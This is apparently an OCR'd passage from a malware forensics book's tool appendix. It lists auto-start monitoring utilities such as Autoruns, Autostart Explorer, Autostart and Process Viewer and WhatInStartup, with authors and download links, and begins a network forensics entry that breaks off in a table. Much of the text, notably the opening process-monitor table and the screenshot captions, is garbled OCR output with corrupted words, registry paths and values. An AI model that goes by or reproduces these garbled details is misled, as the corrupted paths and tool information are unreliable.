| DUT 16.4447044<br>DUB 16.4442040<br>DUB 16.442040<br>DUD 16.442040<br>DUD 16.4420471<br>DUD 16.446071<br>DUD 16.446071 | 10.000 (1956)<br>10.000 (1956)<br>10.000 (1956)<br>10.000 (1956)<br>10.000 (1956)<br>10.000 (1956)<br>10.000 (1956) | Onesting<br>Dearfing<br>Dearfillitie<br>Openting<br>Openting<br>Openting | HELD Calculation of Microsoft Control Control Control Testers<br>(MIL) of Calculary 2014 and Microsoft Control Control Control Testers<br>(MIL) of Calculary 2014 and Microsoft Control Control Control Control Control<br>(MIL) of Calculary 2014 and Microsoft Control Control Control Control<br>(MIL) of Calculary 2014 and Microsoft Control Control Control<br>(MIL) of Calculary 2014 and Microsoft Control Control Control Control<br>(MIL) of Calculary 2014 and Microsoft Control Control Control Control<br>(MIL) of Calculary 2014 and Microsoft Control Con | AUCCESS<br>SUCCESS<br>NUT FOUND<br>NUT FOUND<br>NUT FOUND | Appare (b)      |
| And Identified                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Contract and Table                                                                                                  | Sector.                                                                  | (a) Advisible and Advisor and Colombia VV Contract Contracts.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | E-CONS.                                                   | Acres 04240048  |
| BUT IN AGAINME                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | The second and second                                                                                               | Chief an                                                                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                           | F-14-16 (1943). |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | No. man 2994                                                                                                        | Conding                                                                  | HETERAL AND A CONTRACT CONTRAC                   |                                                           | Anima 0x0079    |
| 41 16 45257363                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | C vertek eve 200                                                                                                    | Quest ay                                                                 | 1913/P. Sultivant Microsoff Infection, NP Campebrasian Unage Fair Execution, Options with els ever                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | NUT FOUND                                                 |                 |
| AT 16 KOODINS                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | and all own XMI                                                                                                     | Contine .                                                                | HUH (providuated and other Control and Server<br>HUH (science) and added and (science) (science) (science)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | BACKER A                                                  | Access 0x20019  |
| TAX TO ACCOUNT                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Non 200                                                                                                             | Carlina .                                                                | HELP Consections and an end of Constant and Sector Constant Se                   | NUL FILM                                                  |                 |
| TAK TO ADDIDATE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | PS union the 2001                                                                                                   | Charles.                                                                 | HE (C) Indeep Mercul Articles Constitution Street Const.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | NUCCESS.                                                  |                 |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                                                                                                                     |                                                                          | WOM School Monoff Wedges? Careff Interactional Satisfy (Careff)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                           |                 |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                                                                                                                     |                                                                          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                           |                 |
| 154 16.46245875                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | C veteb ave 2000                                                                                                    | Cont of                                                                  | WUM Symmic and Constant Const Landow Const                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | IND? FOUND                                                |                 |
| 105 14 W050W53                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | All most 2005                                                                                                       | Orant market                                                             | MCDD decad Merced Intelligence Constitution United Safety Constit<br>MCM - America States (Strengt Constitution) 2 and a state states.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | BOCCENS.                                                  | Access field    |
| The subtractor                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Harrison and They                                                                                                   | Constant of a                                                            | H (M ) shape Param Range Forders ( produced produced produced and a state<br>(B) M ( shape) Param Range Forders ( produced ) and a state ( produced a state)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | 1000115                                                   |                 |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                                                                                                                     |                                                                          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                           |                 |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                                                                                                                     |                                                                          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                           |                 |
| 100 14 401 14768                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                                                     |                                                                          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | WOIT FOUND                                                |                 |
| 505 16.4077901                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |                                                                                                                     |                                                                          | WUM System CaneerConsult at Control 7 arrived Server                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                           |                 |
| 5/5 til #0.79/16                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | -atabase 200                                                                                                        | 200100                                                                   | WOM System Career Control of Control Factorial Security Displayers                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | 5-00195                                                   |                 |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                                                                                                                     |                                                                          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | DUCCERS                                                   |                 |
| 00% N.#UNXIN<br>00% 16.#UX205                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | Harten and 380                                                                                                      | Conding Conding                                                          | 18 (34 Aprent Canadian Canadian Canadianan)<br>18 (34 Cahuar Mound Finladon, AT Canadi Innan Tinga Tar Execution Ephene MCD 14 &                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | NUCLEUR                                                   |                 |

#### **Auto-start Monitoring**

Notive Apple

Name: Autoruns

Page Reference: 375

Author/Distributor: Mark Russinovich and Bryce Cogswell(Sysinternals)/Microsoft

Available From: http://technet.microsoft.com/en-us/sysinternals/bb963902

Description: A robust GUI utility that reveals what programs on the subject system are configured to run during system bootup or login.



| D D C                                                                                                            |                                                                       |
|------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------|
| Page Reference: 375                                                                                              |                                                                       |
| Author/Distributor: Mischel Inte                                                                                 | ernet Security                                                        |
| Available From: http://www.mis                                                                                   | ec.net/products/autostartexplorer/                                    |
| a left-side viewing pane. Upon sel                                                                               | ecting an item of interest, the topright pane displays all discovered |
| B Autostari Explorer 2.1                                                                                         | a left pane provides a description of the selected item.              |
| and the second | a left pane provides a description of the selected item.              |

| User<br>Gobel                                      |                                                                                                                                                                                                                                          |
|----------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Sandard Executables<br>explorer.exe<br>usernit.exe | Description                                                                                                                                                                                                                              |
| autoevec but<br>config.sys<br>doestwit but         | The registry key HKEY_CURRENT_USERNSOftware(Microsoft)Windows<br>\CurrentVersion)fun contains files that are started automatically each time<br>the current user logs on.                                                                |
|                                                    |                                                                                                                                                                                                                                          |
| Name: Autostart and Proc                           | ess Viewer                                                                                                                                                                                                                               |
| Page Reference: 375                                |                                                                                                                                                                                                                                          |
| Author/Distributor: Konrad Pa                      | pala Software                                                                                                                                                                                                                            |
| Available From: http://www.kor                     | aradp.com/products/autostart-and-process-viewer/                                                                                                                                                                                         |
| Autostart and Process Viewer is a                  | auditing running processes and auto-start locations on a target system,<br>a graphical utility that succinctly separates data into distinct tabs in the<br>-start location or process is selected, further details can be acquired using |

| Autorial Processes                      | IND C                                                                      |                                                                                           |              |                                                      |                                                                                        |           |
|-----------------------------------------|----------------------------------------------------------------------------|-------------------------------------------------------------------------------------------|--------------|------------------------------------------------------|----------------------------------------------------------------------------------------|-----------|
| 1 Create a new lier                     | Renove Ail                                                                 | C Shet properties                                                                         | Mon No       | Contact via C                                        | offive.com                                                                             |           |
| Items currently in auto                 | tart, left click to get menu                                               |                                                                                           |              |                                                      |                                                                                        |           |
| Name                                    | Path                                                                       |                                                                                           |              | Location                                             |                                                                                        |           |
|                                         | C VProgram Files/DragDrig<br>C Var(NE)/TarS VD revenues                    | ind Program Files/werkelp.ex                                                              |              |                                                      | Escl.Stat Meru/Program/Statu<br>Mikindowi/Downt/Prove/Put                              |           |
| MSVR<br>Molifee Security<br>socurt even | C WMDOWS/Download<br>C VProgram Files/Mokitee<br>C VProgram Files/GiPoOlic | led Program Film/werheip en<br>Security Scan/2 () 181/535<br>Miles/File(Jahles 7 Joourt e | chedules eve | HILM/SOFTWARE Microsoft<br>D'Occuments and Settings/ | Nindow (Curren Netion Pur<br>Bi User/Stat Menu/Program)<br>Philodow (Curren Netion Pur | tisticit. |
| MSVR<br>Molifee Security<br>socurt even | C WiNDOWS Download<br>C Vhogan Fler/Molitee                                | led Program Film/werheip en<br>Security Scan/2 () 181/535<br>Miles/File(Jahles 7 Joourt e | chedules eve | HILM/SOFTWARE Microsoft<br>D'Occuments and Settings/ | t Window/CurrentVersion/Plan<br>@User/Stat Menu/Programs/S                             | (une)»    |

| iame: Whati                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | notartup                                                                             |                                                                                                                                                                                                       |                                                   |                                                             |                                             |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------|-------------------------------------------------------------|---------------------------------------------|
| age Reference                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | e: 375                                                                               |                                                                                                                                                                                                       |                                                   |                                                             |                                             |
| uthor/Distril                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | butor: Nir Sofe                                                                      | r/NirSoft                                                                                                                                                                                             |                                                   |                                                             |                                             |
| vailable From                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | m: http://www.                                                                       | nirsoft.net/utils/what_run_in_startu                                                                                                                                                                  | p.html                                            |                                                             |                                             |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |                                                                                      | tailed information about programs in<br>mane GUI with numerous data colu                                                                                                                              |                                                   |                                                             |                                             |
| uto-start mech<br>rogram, along<br>ystem path to<br>created time an                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | anism. In a one<br>with the respec<br>executable, PE<br>td modified tim              | taited information about programs u-<br>pane GUI with numerous data colu<br>tive auto-start type (startup folder or<br>version information in memory, auto<br>es), file attributes, and process creat | mns, What<br>Registry<br>start loc                | atinStartup ide<br>), command-l<br>ation, file syst         | ntifies a<br>ine properties/                |
| uto-start mech<br>rogram, along<br>ystem path to<br>created time an<br>munutostartu<br>rin 10, view c                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | anism. In a one<br>with the respec<br>executable, PE<br>to modified tim              | pane GUI with numerous data colu-<br>tive auto-start type (startup folder or<br>version information in memory, auto-                                                                                  | mns, What<br>Registry<br>start loc                | atinStartup ide<br>), command-l<br>ation, file syst         | ntifies a<br>ine properties/                |
| uto-start mech<br>rogram, along<br>ystem path to<br>created time an<br>munutostartu<br>rin 10, view c                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | anism. In a one<br>with the respec<br>executable, PE<br>td modified tim              | pane GUI with numerous data colu-<br>tive auto-start type (startup folder or<br>version information in memory, auto-                                                                                  | mns, What<br>Registry<br>start loc                | atinStartup ide<br>), command-l<br>ation, file syst         | ntifies a<br>ine properties/                |
| uto-start mech<br>rogram, along<br>ystem path to o<br>created time an<br>method time and<br>the LSL View C<br>o X T<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematical<br>Mathematica | anism. In a one<br>with the respec<br>executable, PE<br>ad modified tim<br>prove not | pane GUI with numerous data colu<br>tive auto-start type (startup folder or<br>version information in memory, auto<br>es), file attributes, and process creat                                         | mns, Wha<br>Registry<br>o-start loc<br>ion date/t | atinStartup ide<br>), command-I<br>ation, file syst<br>ime. | ntifies a<br>ine properties/<br>em metadata |

# Network Forensics

# Name: Capsa Network Analyzer

Page Reference: 376

|                                                              | From: http://www.co                                                                                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                   |
|--------------------------------------------------------------|--------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------